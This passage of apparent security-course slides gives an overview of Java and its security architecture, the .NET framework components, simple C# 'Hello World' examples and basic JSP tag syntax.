- Easily merges with style sheets to create almost any desired output



Java

- Java is an **object-oriented** application programming language developed by **Sun Microsystems** and designed for use in **distributed** environments
- It can be used to build a small application **module**, or **applet**, for use as part of a web page
- Java supports a large set of **protocols**, **mechanisms**, **tools**, **API's**, **security algorithms**, and other resources that help in securing the application code

Features

- Platform-independent
- Multithreaded programming
- Built-in support for computer networks
- Automatic garbage collection
- Designed to securely execute code from remote sources
- Designed to handle exceptions
- Portability


JAVA
Smart Cards
PDAs
Legacy PCs
Webservers
Workstations
Internet-Phones
Real-time Controls
Applets
Servlets
Desktops
Browsers
Image Processing

Notes:

Java (Cont'd)

Java Security Platform

- The Java security platform is formed by two parts: **Core Java Security Architecture** and **Java Cryptography Architecture**



Core Java 2 Security Architecture

- Byte Code Verifier
- Class Loader
- Security Manager
- Access Controller
- Access Rights
- Policy Description Tools

Java Cryptography Architecture

- Digital Signatures
- Standard Algorithms: RSA, DSA, AES, Triple DES, SHA, RC2, 4, PKCS#5
- Key Generators and Key Factories
- Message Authentication Codes

Java Extensions

- JCE
- JSSE
- JAAS

Java Virtual Machine | Sandbox


.Net

- Microsoft .NET is Microsoft's **software programming** architecture that creates Internet-enabled and web-based applications
- It consists of **several technologies** that allow software developers to build Internet-based distributed systems

.NET implementation includes the following

- C#
- VB.Net
- ASP.Net
- ADO.Net

Notes: ______________________________



.Net (Cont'd)

.NET Framework Architecture

Basic Components of .NET Framework

Common Language Runtime (CLR)


- The CLR provides an **execution environment** that manages running code and provides services for existing code and systems that make software development easier

Class Libraries

- The .NET Framework class library is a collection of reusable classes, interfaces, and value types that provides **access** to the utilization of system **functionality**

Assembly

- Assemblies are the **building blocks** of .NET applications. They are used for deployment, versioning, and security



C#

- C# (pronounced "C sharp") is an **object-oriented** and **type-safe programming language** that may seem familiar to C and C++ programmers
- C# combines the productivity of **Rapid Application Development** (RAD) languages and the power of C++

These examples show different ways of writing the C# "Hello World" program:

Example 1

```
// Hello1.cs
public class Hello1
{
public static void Main()
{
System.Console.WriteLine("Hello,
World!");
}
}
```

Output:
Hello, World!

Example 2

- To avoid fully qualifying classes throughout a program, use the using directive shown:

```
// Hello2.cs
using System;
public class Hello2
{
public static void Main()
{
Console.WriteLine("Hello,
World!");
}
}
```

Output:
Hello, World!

Notes:

Java Server Pages (JSP)

- JSP is a Java-based technology that helps you **develop dynamic web pages**
- It runs in a server-side component known as a **JSP container**
- It is similar to ASP and PHP, but it uses the java programing language

Fundamental Tags

- <%....%> Scriptlets
- <%!....%> Declarative
- %@....% Directive
- <%=...%> Expression

